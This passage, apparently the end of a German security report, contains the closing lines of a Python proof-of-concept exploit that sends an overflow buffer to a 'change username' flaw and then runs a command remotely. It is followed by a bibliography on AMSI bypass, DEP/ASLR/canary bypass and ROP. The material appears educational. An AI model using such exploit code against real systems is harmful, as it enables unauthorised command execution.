s.recv(BUFFER\_SIZE)  time.sleep(0.02)  # sending buffer to change username vulnerability  s.send('u ' + buffer + '\n')  res3 = s.recv(BUFFER\_SIZE)  # sending cmd which should be executed  s.send(cmd + '\n')  #response of cmd  res4 = s.recv(BUFFER\_SIZE)  print "Response: " + res4  s.close() |
| poc\_pokerrop\_canaries\_alsr.py |

Literatur

[1] Microsoft, *Antimalware Scan Interface (AMSI).* [Online]. Verfügbar unter: https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal (Zugriff am: 30. Januar 2021).

[2] Microsoft, *How the Antimalware Scan Interface (AMSI) helps you defend against malware.* [Online]. Verfügbar unter: https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps (Zugriff am: 30. Januar 2021).

[3] Microsoft, *How the Antimalware Scan Interface (AMSI) helps you defend against malware.* [Online]. Verfügbar unter: https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps (Zugriff am: 30. Januar 2021).

[4] Emeric Nasi, *macro\_pack.* [Online]. Verfügbar unter: https://github.com/sevagas/macro\_pack (Zugriff am: 30. Januar 2021).

[5] Richard Davy und Gary Nield, *Dynamic Microsoft Office 365 AMSI In Memory Bypass Using VBA.* [Online]. Verfügbar unter: https://secureyourit.co.uk/wp/2019/05/10/dynamic-microsoft-office-365-amsi-in-memory-bypass-using-vba/ (Zugriff am: 30. Januar 2021).

[6] Microsoft, *RtlFillMemory macro (wdm.h).* [Online]. Verfügbar unter: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-rtlfillmemory (Zugriff am: 30. Januar 2021).

[7] Vraz Azarav, *Disable DEP & ASLR on Windows 7.* [Online]. Verfügbar unter: https://311hrs.wordpress.com/2019/05/26/disable-dep-aslr-on-windows-7/ (Zugriff am: 23. Januar 2021).

[8] Mordechai Guri, *ASLR - WHAT IT IS, AND WHAT IT ISN’T.* [Online]. Verfügbar unter: https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/#:~:text=Address%20Space%20Layout%20Randomization%20(ASLR,in%20a%20process's%20address%20space. (Zugriff am: 23. Januar 2021).

[9] Microsoft, *Data Execution Prevention.* [Online]. Verfügbar unter: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention#:~:text=Data%20Execution%20Prevention%20(DEP)%20is,of%20memory%20as%20non%2Dexecutable. (Zugriff am: 24. Januar 2021).

[10] Dave W, *SDL List of Banned Functions.* [Online]. Verfügbar unter: https://github.com/intel/safestringlib/wiki/SDL-List-of-Banned-Functions (Zugriff am: 29. Januar 2021).

[11] cplusplus.com, *memcpy.* [Online]. Verfügbar unter: http://www.cplusplus.com/reference/cstring/memcpy/ (Zugriff am: 29. Januar 2021).

[12] 0xRick, *Buffer Overflow Examples, Bypassing non-executable stack by re2libc - protostar stack6.* [Online]. Verfügbar unter: https://0xrick.github.io/binary-exploitation/bof6/ (Zugriff am: 28. Januar 2021).

[13] Josiah Beverton, *Stack Buffer Overflows: Linux 3 - Bypassing DEP with ROP.* [Online]. Verfügbar unter: https://reboare.github.io/bof/linux-stack-bof-3.html (Zugriff am: 29. Januar 2021).